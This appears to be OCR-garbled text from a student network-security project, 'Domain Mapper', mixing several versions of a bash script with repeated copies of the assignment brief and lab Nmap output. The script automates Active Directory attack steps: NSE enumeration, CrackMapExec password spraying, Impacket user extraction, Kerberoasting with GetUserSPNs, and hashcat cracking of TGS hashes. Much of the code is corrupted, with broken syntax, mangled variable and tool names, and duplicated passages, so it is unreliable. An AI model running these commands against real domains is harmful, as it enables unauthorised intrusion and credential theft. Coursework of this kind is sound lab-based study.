    Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
    Users: 1
    Max users: unlimited
    Path: C:\temp
    Anonymous access: <none>
    NDS enabled: False
    Type: STYPE_IPC
    Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
  
```

```
project47.sh
line 1: kali > Desktop > NetworkSecurity > $ project47.sh
953  ModesExecute() {
954      ...
955
956      else
957          header "2. Scanning Mode"
958          echo "turned off" | tee -a "$runlog"
959      fi
960
961
962      # Step 2/7: Enumeration -----
963      phase "Enumeration"
964      if [[ "$EnumMode" != "Off" ]]; then
965          local NO_DCE=0
966          dc_ip=$!$!resolve or find dc_ip "$DOMAIN_NAME" "$NTADDR"
967          header "Active Directory target"
968          if [[ "$dc_ip" == "$dc_ip" ]]; then
969              NO_DCE=1
970              echo "VeilMn could not locate a Domain Controller for \"$DOMAIN_NAME\" in \"$NTADDR\". Reboot" | tee -a "$runlog"
971              echo "VeilMn will ensure the DC is up and listening on TCP/389, or point Kali DNS to the" | tee -a "$runlog"
972          else
973              echo "Using DC IP: $dc_ip" | tee -a "$runlog"
974              log_message "Using DC IP: $dc_ip"
975          fi
976
977
978      stage "Enumeration Phase (3)"
979
980      enum basic() {
981          run capture "3.1.1 Nmap service/version detection" \
982              nmap -Pn -sV -T4 -oN "$outdir/enum_services_sv.txt" "$NTADDR"
983          header "3.1.2 Domain Controller Discovery"
984          echo "[${dc_ip} detected DE IP: ${dc_ip}]" | tee -a "$runlog"
985          run capture "3.1.3 Attempt DHCP server discovery (UDP/67, dhcp-discover)" \
986              nmap -PU -p67 --script=dhcp-discover -oN "$outdir/enum_dhcp_discover.txt" "$NTADDR"
987      }
988
989
990      enum intermediate() {
991          run capture "3.2.1 Enumerate hosts by key services (FTP, SSH, SMB, WinRM, LDAP/LDAPS, RDP)" \
992              nmap -Pn -open -p21,22,445,5985,5986,389,636,3389 -oN "$outdir/enum_key_services.gnmap" "$NTADDR"
993
994          if [[ "$SAD_USER" != "None" && "$SAD_PASS" != "None" ]]; then
995              run capture "3.2.2 Shares via CrackMapExec (with domain if set)" \
996                  bash -c "crackmapexec smb '$NTADDR' $DOMAIN_NAME:+$SAD_DOMAINNAME -u '$SAD_USER'" | tee -a "$runlog"
997          else
998              run capture "3.2.2 Shares via CrackMapExec (unauthenticated)" \
999                  crackmapexec smb "$NTADDR" --shares
1000          fi
1001
1002
1003          run capture "3.2.3 NSE: smb-enum-shares" \
1004              nmap -Pn -p445 --script smb-enum-shares -oN "$outdir/nse_smb_enum_shares.txt" "$NTADDR"
1005          run capture "3.2.3 NSE: smb-enum-users" \
1006              nmap -Pn -p445 --script smb-enum-users -oN "$outdir/nse_smb_enum_users.txt" "$NTADDR"
1007          run capture "3.2.3 NSE: ldap-search" \
1008              nmap -Pn -p389 --script ldap-search -oN "$outdir/nse_ldap_search.txt" "$NTADDR"
1009      }
1010
1011
1012      enum advanced() {
1013          if [[ "$DOMAIN_NAME" == "None" || "$AD_USER" == "None" || "$AD_PASS" == "None" ]]; then
1014              header "3.3 Advanced Enumeration"
1015              echo "AD credentials not set. Skipping 3.3 block." | tee -a "$runlog"
1016          return
1017      fi
1018  }
```

3.2. Intermediate:

3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

2. Scanning Mode

- 2.1. Basic: Use the `-Pn` option in Nmap to assume all hosts are online, bypassing the discovery phase.
- 2.2. Intermediate: Scan all 65535 ports using the `-p-` flag.
- 2.3. Advanced: Include UDP scanning for a thorough analysis.

3. Enumeration Mode

- 3.1. Basic:
 - 3.1.1. Identify services (`-sV`) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.
 - 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. Basic: Deploy the NSE vulnerability scanning script.
- 4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.
- 4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1. For every execution, save the output in a PDF file.

2 | ZX305



NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

- 6.1. Display the current stage, to give the user progress feeling.
- 6.2. Allow Wizard mode, to help students choose.
- 6.3. Include a help menu to help users understand how to use this tool effectively.

General

```

MAC Address: 00:50:56:FB:8A:0C (VMware)
Nmap scan report for 192.168.132.133
Host is up (0.000055 latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds
MAC Address: 00:50:56:00:00:08 (VMware)

Nmap done: 256 IP addresses (8 hosts up) scanned in 2.51 seconds

project4.ksh
ime > kali > Desktop > Network Security > $ project4.ksh
953  ModesExecute() {
954      ...
955      else
956          header "2. Scanning Mode"
957          echo "turned off" | tee -a "$runlog"
958      fi
959
960      # --- Step 3/7: Enumeration -----
961      if [ ! "$EnvMode" = "Off" ]; then
962          header "3.1.1 Scan DC"
963          dc_ip=$!Resolve_or_find_dc_ip "$SDOMAIN_NAME" "$SNTADR"
964          header "Active Directory target"
965          if [ ! -z "$dc_ip" ]; then
966              NC_Dc1
967              echo "Using DC IP: $dc_ip" | tee -a "$runlog"
968              log_message "Using DC IP: $dc_ip"
969          fi
970
971          stage "Enumeration Phase (3)"
972
973          enum_basic() {
974              run_capture "3.1.1 Nmap service/version detection" \
975                  -Pn -p 21,22,445,5985,5986,389,636,3389 -oN "$outdir/enum_services.nmap" "$SNTADR"
976              header "3.1.2 Domain Controller IP"
977              echo "$dc_ip +Detected DC IP: $dc_ip" | tee -a "$runlog"
978              run_capture "3.1.3 Attempt DHCP server discovery (UDP/67, dhcp-discover)" \
979                  -mmap -sU -p67 --script=dhcp-discover -oN "$outdir/enum_dhcp.discover.txt" "$SNTADR"
980          }
981
982          enum_intermediate() {
983              run_capture "3.2.1 Nmap enumerate hosts by key services (FTP, SSH, SMB, WinRM, LDAP/DAPS, RDP)" \
984                  -mmap -Pn -open -p21,22,445,5985,5986,389,636,3389 -oN "$outdir/enum_key_services.nmap" "$SNTADR"
985
986              if [ ! "$SAD_USER" != "None" && "$SAD_PASS" != "None" ]; then
987                  run_capture "3.2.2 Shares via CrackMapExec (with domain if set)" \
988                      bash < "$crackmapexec smb '$SNTADR' $SDOMAIN_NAME:+-d '$SDOMAIN_NAME'" -u "$SAD_USER" \
989              else
990                  run_capture "3.2.2 Shares via CrackMapExec (unauthenticated)" \
991                      crackmapexec smb '$SNTADR' --shares
992              fi
993
994              run_capture "3.2.3 Nmap NSE: smb-enum-shares" \
995                  nmap -Pn -p445 --script smb-enum-shares -oN "$outdir/nse_smb_enum_shares.txt" "$SNTADR"
996              run_capture "3.2.3 Nmap NSE: smb-enum-users" \
997                  nmap -Pn -p445 --script smb-enum-users -oN "$outdir/nse_smb_enum_users.txt" "$SNTADR"
998              run_capture "3.2.3 Nmap NSE: ldap-search" \
999                  nmap -Pn -p389 --script ldap-search -oN "$outdir/nse_ldap_search.txt" "$SNTADR"
1000
1001          enum_advanced() {
1002              if [ ! "$SDOMAIN_NAME" == "None" || "$AD_USER" == "None" || "$AD_PASS" == "None" ]; then
1003                  header "3.3 Advanced Enumeration"
1004                  echo "$AD_creds not set. Skipping 3.3 block." | tee -a "$runlog"
1005              return
1006          fi
1007      fi
1008  fi

```

3.2. Intermediate:

3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

2. Scanning Mode

- 2.1. Basic: Use the `-Pn` option in Nmap to assume all hosts are online, bypassing the discovery phase.
- 2.2. Intermediate: Scan all 65535 ports using the `-p` flag.
- 2.3. Advanced: Include UDP scanning for a thorough analysis.

3. Enumeration Mode

- 3.1. Basic:
 - 3.1.1. Identify services (sv) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.
 - 3.1.3. Identify the IP Address of the DHCP server.

- 3.2. Intermediate:
 - 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
 - 3.2.2. Enumerate shared folders.
 - 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

- 3.3. Advanced (Only if AD credentials were entered):
 - 3.3.1. Extract all groups.
 - 3.3.2. Extract all shares.
 - 3.3.3. Extract all shares.
 - 3.3.4. Display password policy.
 - 3.3.5. Find disabled accounts.
 - 3.3.6. Find never-expired accounts.
 - 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. Basic: Deploy the NSE vulnerability scanning script.
- 4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.
- 4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1. For every execution, save the output in a PDF file.

2 | ZX305



NETWORK SECURITY I PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

- 6.1. Display the current stage, to give the user progress feeling.
- 6.2. Allow Wizard mode, to help students choose.
- 6.3. Include a help menu to help users understand how to use this tool effectively.

General

```
Nmap scan report for 192.168.132.254
Host is up (0.00026s latency).

PORT      STATE    SERVICE
445/tcp   filtered microsoft-ds
MAC Address: 00:0C:97:71:CA:8D (VMware)

Nmap scan report for 192.168.132.133
Host is up (0.000455s latency).

PORT      STATE    SERVICE
445/tcp   closed  microsoft-ds

Nmap done: 256 IP addresses (0 hosts up) scanned in 2.39 seconds
```

```
project4.7.sh •
mvn > kali > Desktop > NetworkSecurity > $ project4.7sh
953 ModesExecute() {
  ...
  else
    header "+2. Scanning Mode"
    echo "turned off" | tee -a "$runlog"
  fi
}

# --- Step 2: Enumeration ---
phase "[ \"$ENode\" != \"Off\" ]"; then
  local NO_DC=0
  header "Enumerating DC IP"
  if [[ \"$ENode\" == \"On\" ]]; then
    dc_ip=$(resolve_or_find_dc_ip "$DOMAIN_NAME" "$SNTADR")
    header "Active Directory target"
    if [[ ! -z \"$dc_ip\" ]]; then
      NO_DC=1
      echo "\`v!9mCould not locate a Domain Controller for \\"$DOMAIN_NAME\\" in \\"$SNTADR\"\`" | tee -a "$runlog"
      echo -e "\`v!9mIp: $dc_ip`\`v!0m ensure the DC is up and listening on TCP/389, or point Kali DNS to the DC IP"
    else
      echo "Using DC IP: $dc_ip" | tee -a "$runlog"
      log_message "Using DC IP: $dc_ip"
    fi
  fi
  stage "Enumeration Phase (3)"

enum_basic() {
  run_capture "3.1.1 Nmap service/version detection" \
    nmap -Pn -sT -T4 -oN "$soutdir/enum_services.nmap" "$SNTADR"
  header "3.1.2 Domain Controller IP"
  echo "$dc_ip" > "$SNTADR"
  run_capture "3.1.3 Attempt DHCP server discovery (UDP/67, dhcp-discover)" \
    nmap -sU -p67 --script=dhcp-discover -oN "$soutdir/enum_dhcp.discover.txt" "$SNTADR"
}

enum_intermediate() {
  run_capture "3.2.1 Enumerate hosts by key services (FTP, SSH, SMB, WinRM, LDAP/LDAPS, RDP)" \
    nmap -Pn -open -p21,22,445,5985,5986,389,636,3389 -oG "$soutdir/enum_key_services.gnmap" \
    "$SNTADR"
  if [[ ! "$AD_USER" =~ "None" || ! "$AD_PASS" =~ "None" ]]; then
    run_capture "3.2.2 Shares via CrackMapExec (with domain if set)" \
      basic -c "crackmapexec smb '$SNTADR' /$DOMAIN_NAME/d '$DOMAIN_NAME'" -u "$AD_USER"
  else
    run_capture "3.2.2 Shares via CrackMapExec (unauthenticated)" \
      crackmapexec smb "$SNTADR" --shares
  fi

  run_capture "3.2.3 Nmap NSE: smb-enum-shares" \
    nmap -Pn -p445 --script smb-enum-shares -oN "$soutdir/nse_smb_enum_shares.txt" "$SNTADR"
  run_capture "3.2.3 Nmap NSE: smb-enum-users" \
    nmap -Pn -p445 --script smb-enum-users -oN "$soutdir/nse_smb_enum_users.txt" "$SNTADR"
  run_capture "3.2.3 Nmap NSE: ldap-search" \
    nmap -Pn -p389 --script ldap-search -oN "$soutdir/nse_ldap_search.txt" "$SNTADR"

  enum_advanced() {
    if [[ ! "$DOMAIN_NAME" =~ "None" || ! "$AD_USER" =~ "None" || ! "$AD_PASS" =~ "None" ]]; then
      header "3.3 Advanced Enumeration"
      echo "No AD credentials not set. Skipping 3.3 block." | tee -a "$runlog"
    return
  }
}

# --- Step 3: Advanced Mode ---
```

3.3. Advanced (Only if AD credentials were entered):

3.3.1. Extract all users.

3.3.2. Extract all groups.

3. Enumeration Mode

3.1. Basic:

- 3.1.1. Identify services (-sv) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. Basic: Deploy the NSE vulnerability scanning script.

- 4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.
- 4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1. For every execution, save the output in a PDF file.

2 | ZX305



NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

- 6.1. Display the current stage to give the user progress feeling.

```
Nmap done: 256 IP addresses (0 hosts up) scanned in 2.39 seconds
[*] Querying 192.168.122.133 for information about domain.
Name: Email: PasswordLastSet: LastLogon:
Administrator: 2025-05-19 12:43:34K:927648 2025-09-11:09:17.135415 <never>
Guest: <never>
krbtgt: 2025-05-20 13:46:42L:077657 <never>
user1: 2025-06-20 15:32:07L:428236 2025-09-01:05:31.447549
user2: 2025-05-20 15:32:48L:955661 2025-05-22 15:03:59.571390
labuser: 2025-09-01 11:38:08L:357820 <never>
labuser2: 2025-09-01 09:06:48L:687721 2025-09-09 16:07:16.10776
svc_web: 2025-09-09 09:00:01L:15.680421 <never>
```

```
project4.js •
nse> cd /Desktop/Network Security/ & project4.js
[*] ModesExecute() {
115     if ([ "enum_intermediate" == "off" ]) {
140         enum_intermediate() {
141             run_capture "3.2.1 Enumerate hosts by key services (FTP, SSH, SMB, WinRM, LDAP/LDAPS, RDP) "
142             if ([ "$AD_USER" != "None" && "$AD_PASS" != "None" ]) {
143                 run_capture "3.2.2 Shares via CrackMapExec (with domain if set) "
144                 bash -c "crackmapexec smb '$NTADRV' ${DOMAIN_NAME}+d \${$DOMAIN_NAME}\\" -u \"\$AD_USER\" "
145                 else
146                     run_capture "3.2.2 Shares via CrackMapExec (unauthenticated) "
147                     crackmapexec smb '$NTADRV' --shares
148             fi
149
150             run_capture "3.2.3 Nmap NS: smb-enum-shares "
151             nmap -Pn -p445 --script smb-enum-shares -oN "$outdir/nse_smb_enum_shares.txt" "$NTADRV"
152             run_capture "3.2.3 Nmap NS: smb-enum-users "
153             nmap -Pn -p445 --script smb-enum-users -oN "$outdir/nse_smb_enum_users.txt" "$NTADRV"
154             run_capture "3.2.3 Nmap NS: ldap-search "
155             nmap -Pn -p389 --script ldap-search -oN "$outdir/nse_ldap_search.txt" "$NTADRV"
156         }
157
158         enum_advanced() {
159             if ([ "$DOMAIN_NAME" == "None" || "$AD_USER" == "None" || "$AD_PASS" == "None" ]) {
160                 host "3.3 Advanced Enumeration"
161                 echo "AD credentials not set. Skipping 3.3 block." | tee -a "$runlog"
162             return
163         fi
164         if ([ ! $NO_DC ]) {
165             header "3.3 Advanced Enumeration"
166             echo "Skipping (no DC found)." | tee -a "$runlog"
167             return
168         }
169
170         run_capture "3.3.1 Extract all users (Impacket GetADUsers) "
171             bash -c "impacket GetADUsers '\${DOMAIN_NAME}\$\\${AD_USER}:\$${AD_PASS}\\" -all -dc-ip \${dc_ip}"
172
173         run_capture "3.3.2 Extract all groups (ldapsearch) "
174             bash -c "ldapsearch -x -H ldap://\$dc_ip -D \${AD_USER}\${DOMAIN_NAME}\\" -w \"\$${AD_PASS}\\""
175
176         run_capture "3.3.3 Enumerate shares (CrackMapExec with creds) "
177             bash -c "crackmapexec smb '$NTADRV' -d \${$DOMAIN_NAME}\\" -u \"\$AD_USER\" -p \"\$AD_PASS\" "
178
179         run_capture "3.3.4 Password policy (pcclient getdominfo) "
180             bash -c "pcclient -U \${AD_USER}\${AD_PASS}\\" \${$DC_IP} < getdominfo"
181
182         run_capture "3.3.5 Disabled accounts (ldapsearch IAC bit 2) "
183             bash -c "ldapsearch -x -H ldap://\$dc_ip -D \${AD_USER}\${DOMAIN_NAME}\\" -w \"\$${AD_PASS}\\""
184
185         run_capture "3.3.6 Never-expired accounts (ldapsearch IAC bit 0x10000) "
186             bash -c "ldapsearch -x -H ldap://\$dc_ip -D \${AD_USER}\${DOMAIN_NAME}\\" -w \"\$${AD_PASS}\\""
187
188         run_capture "3.3.7 Domain Admins membership (ldapsearch) "
189             bash -c "ldapsearch -x -H ldap://\$dc_ip -D \${AD_USER}\${DOMAIN_NAME}\\" -w \"\$${AD_PASS}\\""
190
191         # cumulative execution
192         case "$Mode" in
193             Basic) enum_basic ;;
194             Intermediate) enum_basic; enum_intermediate ;;
195             Advanced) enum_advanced ;;
196             Expert) enum_expert ;;
197         esac
198     }
199 }
```

3.3. Advanced (Only if AD credentials were entered):

3.3.3. Extract all shares.

3.3.4. Display password policy.

3.3.5. Find disabled accounts.

3.3.6. Find never-expired accounts.

3. Enumeration Mode

3.1. Basic:

- 3.1.1. Identify services (-sv) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. Basic: Deploy the NSE vulnerability scanning script.

4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.

4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1. For every execution, save the output in a PDF file.

2 | ZX305



NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

The screenshot shows a NetworkMiner capture of SMB traffic between the local machine and a target host. The terminal window displays the execution of the project4.zsh script, which performs various domain enumeration tasks. The script includes sections for basic enumeration, advanced enumeration (with AD credentials), and specific tasks like cracking shares and password policy analysis.

```
$ project4.zsh
#> ./project4.zsh > NetworkSecurity > project4.zsh
$ NodesExecute() {
    if [ "$$ENODE" == "off" ]; then
        enum_intermediate()
    else
        run_capture "3.2.1 Shares via key services (FTP, SSH, SMB, WinRM, LDAP/LDAPS, RDP)" \
            & crackmapexec smb '$NTADR' $DOMAIN_NAME:-o '$$AD_USER'
    fi
}

run_capture "3.2.2 Shares via CrackMapExec (with domain if set)" \
    & bash -c "crackmapexec smb '$NTADR' $DOMAIN_NAME:-o '$$AD_USER'"

enum_intermediate()
{
    if [ "$$DOMAIN_NAME" == "" ] || "$$AD_USER" == "" || "$$AD_PASS" == "" ; then
        echo "3.3. Advanced Enumeration"
        echo "No credentials set. Skipping 3.3 block." | tee -a "$runlog"
        return
    fi
    if ( ! $NO_DC ); then
        header "3.3 Advanced Enumeration"
        echo "Found no DC found." | tee -a "$runlog"
        return
    fi

    run_capture "3.3.1 Extract all users (Impacket GetADUsers)" \
        & bash -c "Impacket-GetADUsers '$$DOMAIN_NAME:$$AD_USER:$$AD_PASS'" > -all -dc-ip '$$DC_IP'
    run_capture "3.3.2 Extract all groups (ldapsearch)" \
        & bash -c "ldapsearch -x -H ldap://$$DC_IP -D '$$AD_USER'$DOMAIN_NAME -w '$$AD_PASS'" > -all -dc-ip '$$DC_IP'

    run_capture "3.3.3 Extract shares (CrackMapExec with creds)" \
        & bash -c "crackmapexec smb '$NTADR' -d '$$DOMAIN_NAME' -u '$$AD_USER' -p '$$AD_PASS'" > -all -dc-ip '$$DC_IP'

    run_capture "3.3.4 Password policy (rpclient getdominfo)" \
        & bash -c "rpclient -o '$$AD_USER:$$AD_PASS' '$$DC_IP' -c getdominfo" > -all -dc-ip '$$DC_IP'

    run_capture "3.3.5 Disabled accounts (ldapsearch UAC bit)" \
        & bash -c "ldapsearch -x -H ldap://$$DC_IP -D '$$AD_USER'$DOMAIN_NAME -w '$$AD_PASS'" > -all -dc-ip '$$DC_IP'

    run_capture "3.3.6 Never expired accounts (ldapsearch UAC bit 0x10000)" \
        & bash -c "ldapsearch -x -H ldap://$$DC_IP -D '$$AD_USER'$DOMAIN_NAME -w '$$AD_PASS'" > -all -dc-ip '$$DC_IP'

    run_capture "3.3.7 Domain Admin members (ldapsearch)" \
        & bash -c "ldapsearch -x -H ldap://$$DC_IP -D '$$AD_USER'$DOMAIN_NAME -w '$$AD_PASS'" > -all -dc-ip '$$DC_IP'

    # cumulative execution
    case "$EnvMode" in
        Basic)
            enum_basic ;;
        Intermediate)
            enum_basic, enum_intermediate ;;
        Advanced)
            enum_advanced ;;
    esac
}
```

3.3. Advanced (Only if AD credentials were entered)

3.3.7. Display accounts that are members of the Domain Admins group.

3. Enumeration Mode

3.1. Basic

- 3.1.1. Identify services (-sV) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.

3.

- ### **3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.**

3.2.2. Enumerate shared folders.

- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

vanced (Only if AD credentials were entered):

 - 3.3.1. Extract all users.
 - 3.3.2. Extract all groups.
 - 3.3.3. Extract all shares.
 - 3.3.4. Display password policy.
 - 3.3.5. Find disabled accounts.
 - 3.3.6. Find never-expired accounts.
 - 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. Basic: Deploy the NSE vulnerability scanning script

4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.

- ## Results

2 | ZX305



NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

- 6.1.** Display the current stage, to give the user progress feeling.
6.2. Allow 16 fixed mode, to help students choose.

4. Exploitation Mode

4.1. Basic: Deploy the NSE vulnerability scanning script.

4. Exploitation Mode

4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.

4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

3. Enumeration Mode

- 3.1. Basic:**
 - 3.1.1. Identify services (-sv) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.
 - 3.1.3. Identify the IP Address of the DHCP server.
 - 3.2. Intermediate:**
 - 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
 - 3.2.2. Enumerate shared folders.
 - 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.
 - 3.3. Advanced (Only if AD credentials were entered):**
 - 3.3.1. Extract all users.
 - 3.3.2. Extract all groups.
 - 3.3.3. Extract all shares.
 - 3.3.4. Display password policy.
 - 3.3.5. Find disabled accounts.
 - 3.3.6. Find never-expired accounts.
 - 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. Basic: Deploy the NSE vulnerability scanning script.
 - 4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.
 - 4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1 For every execution, save the output in a PDF file.

2 | ZX305



NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

- 6.1 Display the current stage to give the user progress feeling

```

project4-7.8h •
File  kali > Desktop > Network Security > $ project4-7.8h

# ModesExecute() {
    # --- Step 4/7: Exploitation ---
    phase "Exploitation"
    if [ "$SMODE" != "Off" ]; then
        stage "Exploitation Phase (4)"
    fi

    exploit_basic() {
        run_capture "4.1 Nmap NSE vuln scan (-script vuln) "
        bash -c "runscript vuln -t4 -oN \"$soutdir/nse.vuln.txt\" \"$NTADR\""
    }

    exploit_intermediate() {
        if [ "$DOMAINNAME" != "None" && "$AD_USER" != "None" && -n "$PWLIST" ]; then
            run_capture "4.2 Password spraying (CrackMapExec SMB) "
            bash -c "crackmapexec smb \"$NTADR\" -d \"$DOMAINNAME\" -u \"$AD_USER\" -p \"$PWLIST\""
        else
            header "4.2 Password spraying"
            echo "Missing DOMAIN/AD_USER/PWLIST. Skipping spray." | tee -a "$runlog"
        fi
    }

    exploit_advanced() {
        if [ "$DOMAINNAME" != "None" && "$AD_USER" != "None" && "$AD_PASS" != "None" ]; then
            [[ $dc_ip =~ \$resolving_or_find_dc_ip ]]
            if [ ! $dc_ip ]; then
                header "4.3 Kerberos tickets"
                echo "Skipping (no DC found)." | tee -a "$runlog"
                return
            fi
            run_capture "4.3 GetSPNs request TGS (Impacket) "
            bash -c "impacket GetUserSPNs \$\"$DOMAINNAME\"\$($AD_USER)\$($AD_PASS)\" -request -dc-ip \$dc_ip"
        fi

        if command -v hashcat >/dev/null 2>&1; then
            run_capture "4.3 Crack TGS hashes with hashcat (mode 13100, if any) "
            bash -c "if [ \"\$soutdir\" != \"\" ]; then
                rm -f \"$soutdir/tgs_hashes_\$\{ts\}.txt\"
                potfile=\"\$soutdir/tgs_hashes_\$\{ts\}.potfile\"
                if [ -s \"$potfile\" ]; then
                    hashcat -m 13100 \"$potfile\" --potfile-path \"$potfile\"
                else
                    echo \"hashcat returned status \$(cat \$potfile) (possibly wrong password)\" | tee -a \"$runlog\"
                fi
                owner=\$(SUDO_USER=\$USER:; chown \$owner:\$owner \"\$potfile\") >/dev/null || true
            else
                echo \"No TGS hashes were generated; skipping hashcat.\"
            fi
        else
            header "4.3 Hash cracking"
            echo "hashcat not installed; saved hashes to: \$soutdir/tgs_hashes_\$\{ts\}.txt" | tee -a "$runlog"
        fi
    }
}

# cumulative execution

```

5. Results

5.1. For every execution, save the output in a PDF file

3. Enumeration Mode

- 3.1. Basic:
 - 3.1.1. Identify services (-sv) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.
 - 3.1.3. Identify the IP Address of the DHCP server.
- 3.2. Intermediate:
 - 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
 - 3.2.2. Enumerate shared folders.
 - 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.
- 3.3. Advanced (Only if AD credentials were entered):
 - 3.3.1. Extract all users.
 - 3.3.2. Extract all groups.
 - 3.3.3. Extract all shares.
 - 3.3.4. Display password policy.
 - 3.3.5. Find disabled accounts.
 - 3.3.6. Find never-expired accounts.
 - 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. Basic: Deploy the NSE vulnerability scanning script.
- 4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.
- 4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Creativity (Optional)

- 5.1. For every execution, save the output in a PDF file.

2 | ZX305



6. Creativity (Optional)

- 6.1. Display the current stage, to give the user progress feeling.

6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling.

The terminal window shows the execution of a shell script named 'ect4.7.sh'. The script performs several tasks:

- It checks if the '\$ExMode' variable is 'Off'. If so, it runs 'exploit_advanced()'.
- If '\$DOMAIN_NAME' is not set or '\$AD_USER' or '\$AD_PASS' are not set, it prints a warning and exits.
- If the command 'hashcat' is not found, it prints a message and exits.
- It prints 'header "4.3 Hash cracking"' and 'header "AD creds missing. Skipping TGS extraction/cracking." | tee -a "\$runlog"'.
- It handles cumulative execution based on '\$ExMode':
 - 'Basic' runs 'exploit_basic();'
 - 'Intermediate' runs 'exploit_basic(); exploit_intermediate();'
 - 'Advanced' runs 'exploit_basic(); exploit_intermediate(); exploit_advanced();'
- It prints 'header "4. Exploitation Mode"' and 'header "turned off" | tee -a "\$runlog"'.
- It handles step 5/2: Results & PDF:
 - If PDF is enabled, it creates a PDF report and saves it to 'spdfout'.
 - If PDF is not enabled, it prints a message indicating conversion failed.
- It handles step 6/7: Ownership fix:
 - It sets the owner to '\$SUDO_USER'.
 - It changes ownership from 'root' to '\$owner'.
- It handles step 7/7: Done:
 - It logs 'NodesExecute finished'.
 - It prints a message indicating success: '\$YELLOW|done. Outputs in: \$outdir|NC'.
 - It prompts the user to press any key to return to menu.
- It defines a menu function.

The terminal also shows the progress of a PDF conversion step:

```
[+] Converting report to PDF via ansible-pdfpdf ($-1)
[+] [1/1] [100%] Finalize outputs (permissions)
[+] Step 6/7: Done
[+] Done. Outputs in: 11-9-run/run_09250911_063534.pdf ($-1)
Done. Outputs in: 11-9-run/run_09250911_063534
Press any key to return to menu.
```